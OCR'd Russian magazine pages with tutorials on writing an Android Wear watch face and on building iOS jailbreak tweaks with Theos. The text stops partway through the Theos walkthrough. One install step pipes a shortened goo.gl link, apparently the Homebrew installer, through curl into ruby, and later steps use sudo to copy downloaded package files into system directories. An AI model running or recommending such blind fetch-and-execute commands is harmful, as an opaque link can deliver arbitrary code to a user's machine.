
Если ты успел в девяностые провести за Another World не один час, то ты отлично понимаешь причину восторгов. А если нет, то никто не мешает попробовать наверстать упущенное прямо сейчас.



WWW

Исследование игры, которое провел Фабьен Санглар

Частичная реализация движка Another World на JavaScript



СВОЙ ЦИФЕРБЛАТ ДЛЯ ANDROID WEAR

С ИКОНКАМИ, ЦИФЕРКАМИ, ПОДКИДНЫМ ДУРАКОМ И ТАНЦОВЩИЦАМИ!

Владимир Тимофеев
rusdelphi.com

Раньше ты мог десятками лет наблюдать один и тот же экран старых аналоговых часов. То ли дело сейчас — распаковав коробку со своими первыми часами на Андроиде, ты начинаешь постоянно экспериментировать с циферблатами в надежде найти «тот самый». На одних будет информация о погоде, на других количество пройденных шагов, на третьих просто красивая картинка... А если не отыщется нужный, то можно написать свой собственный и вывести на экран какую хочешь информацию — от погоды и курса валют до счетчика оставшегося до дня рождения любимого кота времени. И мы тебе в этом сегодня поможем!

Написать такое приложение можно как при помощи **Eclipse**, так и в **Android Studio**. Я предпочитаю последнюю, поскольку в ней уже есть готовые шаблоны и примеры, к тому же ее рекомендует и поддерживает сама Google. Можно написать приложение только для часов, а можно и такое, которое будет обмениваться данными со смартфоном. Во втором случае мы на выходе получим один APK-файл для смартфона, в котором, как в матрешке, будет еще один APK для часов. Распаковка произойдет автоматически при установке.


Свой циферблат

АРХИТЕКТУРА ЦИФЕРБЛАТА


Циферблат (**Watch Face**), находящийся на основном экране, является сервисом (наследник **CanvasWatchFaceService**), который в заданный период отрисовывает экран.

Список доступных циферблатов можно увидеть как на самих часах, так и на сопряженном смартфоне в приложении **Android Wear**.

Для уведомления системы о циферблате нужно описать в манифесте приложения сам сервис. При разработке надо учитывать особенности экранов (круглые или квадратные).



Настройки циферблатов



Циферблаты в приложении Android Wear

Пример описания сервиса в манифесте:

```
<service android:name=".BatteryWatchFace" android:label=
"@string/my_digital_name" android:permission=
"android.permission.BIND_WALLPAPER" >
  <meta-data android:name="android.service.wallpaper"
  android:resource="@xml/watch_face" />
  <meta-data android:name=
  "com.google.android.wearable.watchface.preview"
  android:resource="@drawable/preview_digital" />
  <meta-data android:name=
  "com.google.android.wearable.watchface.preview_circular"
  android:resource="@drawable/preview_digital_circular" />

  <intent-filter>
    <action android:name=
    "android.service.wallpaper.WallpaperService" />
    <category android:name=
    "com.google.android.wearable.watchface.category.WATCH_FACE" />
  </intent-filter>
</service>
```

Циферблат может быть с настройками и без.

Для установки настроек циферблата нужно создать отдельный класс **Activity** и описать его в манифесте приложения. Настройки можно вызвать на часах или создать класс настроек для смартфона.

Описание этих настроек доступно тут и тут.

Пример приложения

ОБМЕН ДАННЫМИ

Для обмена данными между устройствами используется специальный слой данных (**Wearable Data Layer**).

Физически обмен происходит по **Bluetooth** 4.0 и **Wi-Fi**.

Смартфон для работы с ним должен иметь версию ОС не ниже Android 4.3 (API Level 18).

Документация по слою данных

Обмен данными можно реализовать через три метода:

1. **Data Items**, общий объект, состояние которого автоматически синхронизируется между устройствами.
2. **Messages**, сообщения, отправляемые устройствами друг другу.
3. **Asset**, большой объект для отправки двоичных данных (например, картинка), прикрепляется к объекту типа **Data Items**.




Схема взаимодействия устройств

Рассмотрим обмен сообщениями между устройствами подробнее.

Для прослушивания событий используется специальный сервис WearableListenerService.

Его нужно описать в манифесте:

```
<service android:name=".ListenerService">
  <intent-filter>
     <action android:name=
     "com.google.android.gms.wearable.BIND_LISTENER" />
  </intent-filter>
</service>
```

Сервис будет принимать сообщения и обрабатывать их в методе **onMessageReceived**.

Пример:

```
@Override
  public void onMessageReceived(MessageEvent messageEvent) {
    if (messageEvent.getPath().equals(WEAR_MESSAGE_PATH)) {
      final String message = new String(messageEvent.getData());
      if (message.equals("get_level")) {
        WatchFace.sendMessage(this, getBatteryLevel(this));
        return;
      }
      // Broadcast message to wearable activity for display
      Intent messageIntent = new Intent();
      messageIntent.setAction(Intent.ACTION_SEND);
      messageIntent.putExtra("message", message);
      LocalBroadcastManager.getInstance(this)
        .sendBroadcast(messageIntent);
    } else {
      super.onMessageReceived(messageEvent);
    }
  }
}
```

Для отправки сообщений нужно сначала подключиться к слою данных.

Подключение к слою:

```
googleClient = new GoogleApiClient.Builder(this)
  .addApi(Wearable.API)
  .build();
googleClient.connect();
```

Потом в отдельном от **UI** потоке отправить сообщение.

Отправка сообщения:

```
if (googleClient.isConnected()) {
  new Thread(new Runnable() {
    @Override
      public void run() {
        NodeApi.GetConnectedNodesResult nodes = Wearable.NodeApi
          .getConnectedNodes(googleClient)
          .await();
        for (Node node : nodes.getNodes()) {
          Wearable.MessageApi.sendMessage(
```

```
                googleClient,
                node.getId(),
                WEAR_MESSAGE_PATH,
                param1.getBytes()
              ).await();
            }
          }
      }).start();
  }
```

ОТОБРАЖЕНИЕ ДАННЫХ

Для создания собственного циферблата достаточно воспользоваться стандартным конструктором проектов в **Android Studio**, а после уже доработать его под свои нужды.

Готовый проект циферблата, который выводит на экран время и уровень заряда устройства, я выложил для тебя на гитхабе.

Основой для циферблата служит класс **CanvasWatchFaceService**.

В его методе **onCreateEngine** будет создан свой экземпляр класса **Engine** (наследник **CanvasWatchFaceService.Engine**)

Далее запустится циклический таймер, в котором будут обновляться значения времени.

Метод отображения на экран информации реализован в событии **onDraw(Canvas canvas, Rect bounds)**. В нем нам дается холст и определяются его границы. Исходя из того, круглый у нас циферблат или квадратный, и нужно рисовать все, что нам захочется (текст, картинки, графические примитивы).

Подобную работу мы уже проделывали, когда с помощью стандартных средств рисовали игру **Xonix** в позапрошлом номере.

Следует обратить внимание, что часы имеют два состояния: активное и обтекаемое. Сделано это для экономии энергии, мы не будем отрисовывать часть элементов в обтекаемом режиме. Для выявления этих параметров есть событие **onAmbientModeChanged(boolean inAmbientMode)**,

где входным параметром будет логический флаг **inAmbientMode**.

АРХИТЕКТУРА ПРОЕКТА

В конечном итоге у нас получится проект из двух модулей — один для смартфона, другой для часов. В смартфонном модуле расположится сервис, который будет принимать и отправлять сообщения об уровне заряда батареи. В этом модуле можно смело реализовывать какую угодно функциональность, например скачивание из интернета прогноза погоды и отправку его на часы. В модуле часов у нас будет два сервиса — один для обмена сообщениями, другой для отрисовки циферблата.



Полезные ссылки

Статья на Хабре

Примеры циферблатов

Пример работы со слоем данных

Про разработку под Eclipse





Михаил Филоненко
mfilonen2@gmail.com

НАРУШАЕМ ГРАНИЦЫ

СБОРКА И МОДИФИКАЦИЯ ТВИКОВ ДЛЯ IOS В СРЕДЕ OS X

Уметь создавать твики для iOS-устройств не менее важно, чем уметь разрабатывать приложения для App Store. Сегодня многие миллионы и десятки миллионов пользователей Apple уже сделали джейлбрейк, и каждый стремится подобрать оптимальные твики для изменения интерфейса или улучшения системы.

Сборка твиков, их модификация, создание простейших твиков, наряду со знанием Objective-C, — первые шаги в разработке. В этой статье я расскажу, как установить необходимое ПО для разработки и как устроена файловая структура твика, покажу создание наипростейшего твика, а также опишу сборку имеющихся Open Source твиков. Отдельным пунктом вынесено исправление ошибок, которых при разработке ты наверняка встретишь немало.

ЧТО ТАКОЕ THEOS И КАК ЕГО УСТАНОВИТЬ

Разработка твиков — несамостоятельный процесс, и по замыслу он должен быть похож на разработку обычных iOS-приложений. Именно поэтому отдельной программы для разработки как таковой нет, вместо нее используются некоторые элементы Xcode (но при этом не сама программа), а также общедоступные UNIX-команды. Соответственно, Theos — не компилятор или интерпретатор, а лишь удобный набор ПО (шаблонов, библиотек, команд). Он включает систему NIC, позволяющую создавать твики по заданному шаблону, утилиту для сборки твика и некоторые другие элементы.

При этом сам Theos не будет работать без установки других важных утилит (Cydia Substrate, 1did, Xcode Command Line Tools, iOS SDK, входящего в комплект Xcode). Theos можно установить и на Linux, и даже на саму iOS, однако в этой статье мы рассмотрим самый удобный вариант — разработку в среде OS X (Yosemite). Здесь он, как правило, устанавливается в каталог /opt/.

Перед установкой необходимо проверить наличие некоторых команд и программ. В первую очередь установим Xcode Command Line Tools для расширения набора команд терминала. Введи

```
$ xcode-select -install
```

Если ты получил примерно такой ответ, значит, утилита уже установлена:

```
Usage: xcode-select [options]

Print or change the path to the active developer directory. This
directory
```

```
controls which tools are used for the Xcode command line tools (for
example,
xcodebuild) as well as the BSD development commands (such as cc and
make).

    Options:
      -h, --help                 print this help message and exit
      -p, --print-path           print the path of the active
      developer directory
      -s <path>, --switch <path>  set the path for the active
      developer directory
      --install                  open a dialog for installation of
      the command line developer tools
      -v, --version              print the xcode-select version
      -r, --reset                reset to the default command line
      tools path
```

В противном случае тебе предложат установить XCLT (автоматически).

Для создания и распаковки deb-пакетов (о них ниже) потребуется команда dpkg. Для ее установки необходимо подключить команду brew. Введи в терминале

```
$ ruby -e "$(curl -fsSL https://goo.gl/PNKdg9)"
```

После успешной установки введи команду для установки dpkg:

```
$ brew install dpkg
```

Следующим шагом установим Cydia Substrate (тот самый фреймворк, позволяющий изменять поведение и внешний вид системы):


```
$ curl -O
http://apt.saurik.com/debs/mobilesubstrate_0.9.5101_iphoneos-arm.deb
$ mkdir substrate
$ dpkg-deb -x mobilesubstrate_0.9.5101_iphoneos-arm.deb substrate
$ sudo mv substrate/Library/Frameworks/CydiaSubstrate.framework
/Library/Frameworks/CydiaSubstrate.framework
$ sudo mv substrate/Library/MobileSubstrate /Library/MobileSubstrate
$ sudo mv substrate/usr/lib/* /usr/lib/
```

Подготовка к установке завершена, осталось только скачать Theos по данной ссылке, разархивировать и скопировать по пути /opt/. Об ошибках при выполнении инструкции написано ниже.



Итак, Theos и все вспомогательные утилиты установлены, ознакомимся с устройством папки по пути /opt/. Папок и файлов здесь очень много, потому опишу только наиважнейшие:

- **/makefiles/** — папка, содержащая мейкфайлы для сборки твика. В ней, в частности, содержится файл common.mk, отвечающий за сборку твика;
- **/bin/** — в данной папке находятся системы NIC и Logos, необходимые для создания твиков;
- **/include/** — все хидеры iOS, необходимые для сборки;
- **/template/iphone/** — здесь хранятся все шаблоны NIC для быстрого создания базового набора файлов программы: шаблоны утилит, твиков, пакетов .ipa или библиотек.



Структура твика перед сборкой

КАК УСТРОЕН ТВИК, ЕГО ФАЙЛОВАЯ СТРУКТУРА

Твики имеют достаточно сложную файловую структуру, которая в большей степени зависит от воображения его создателя. Однако в твике должны присутствовать и некоторые стандартные, обязательные элементы. Tweak.xm — основной исходник твика, где хранится код на языке Objective-C. Тут может быть абсолютно все, что ты пожелаешь. Makefile — файл для управления процессом сборки исходника в deb-пакет. В нем указывается, для какой архитектуры создается твик, версия iOS SDK на компьютере, происходит обращение к некоторым файлам и процессам Theos. В файле control содержится вся информация о твике. Вот его обязательные поля:

- **Package** — название будущего deb-пакета;
- **Name** — название твика для отображения на устройстве;
- **Version** — текущая версия твика;
- **Architecture** — iphoneos-arm (архитектура процессора, здесь ничего менять не надо);
- **Description** — описание твика;



- **Author** — автор твика;
- **Section** — категория, в которую будет помещен твик после попадания в Cydia. По умолчанию — Tweaks;
- **Icon** — путь к иконке твика для отображения на рабочем столе iOS-устройства. Начинается с file:///.

Возможны и другие поля в данном файле, как то:

- **Depiction** — сайт с дополнительной информацией о твике;
- **Maintainer** — сборщик deb-пакета;
- **Depends** — здесь прописываются все необходимые зависимости, которые будут установлены твиком;
- **Homepage** — домашняя страница разработчика твика;
- **Pre-Depends** — обязательные зависимости при установке пакета.

control

```
Package: com.golddavid.colorbanners
Name: ColorBanners
Depends: firmware (>= 8.0), mobilesubstrate (>= 0.9.5.000), org.thebigboss.libcolorpicker
(>= 1.1)
Architecture: iphoneos-arm
Description: Color your notifications
Depiction: http://apt.golddavid.com/depictions/ColorBanners.html
Maintainer: David Goldman <help@golddavid.com>
Author: David Goldman <help@golddavid.com>
Section: Tweaks
Icon: file:///Library/PreferenceBundles/ColorBannersPrefs.bundle/CBRPrefsIcon@3x.png
Version: 1.0.2-2
Installed-Size: 376
```

Правильно заполненный файл control

При заполнении файла не забывай, что в конце каждой строки должен стоять пробел, а в конце файла — пустая строка.

Впрочем, наилучший метод описать файловую структуру твика — создать его. Начнем с простейшего твика, который ничего не будет делать, но сможет быть установленным на iOS-устройство.

Запускаем NIC следующей командой:

```
$ /opt/theos/bin/nic.pl
```

После вывода «шапки» тебе будет задано несколько вопросов:

`Choose a Template (required):`

Theos содержит несколько шаблонов (типов твиков), применяющихся для облегчения разработки. Как и писалось выше, здесь есть шаблоны и для обычных iOS-приложений, шаблону твика соответствует цифра 5:

`Project Name (required): MyFirstTweak.`

Имя проекта, которое будет отображаться в Cydia, соответствует полю в файле control.

`Package Name [com.mycompany.myfirsttweak]:`

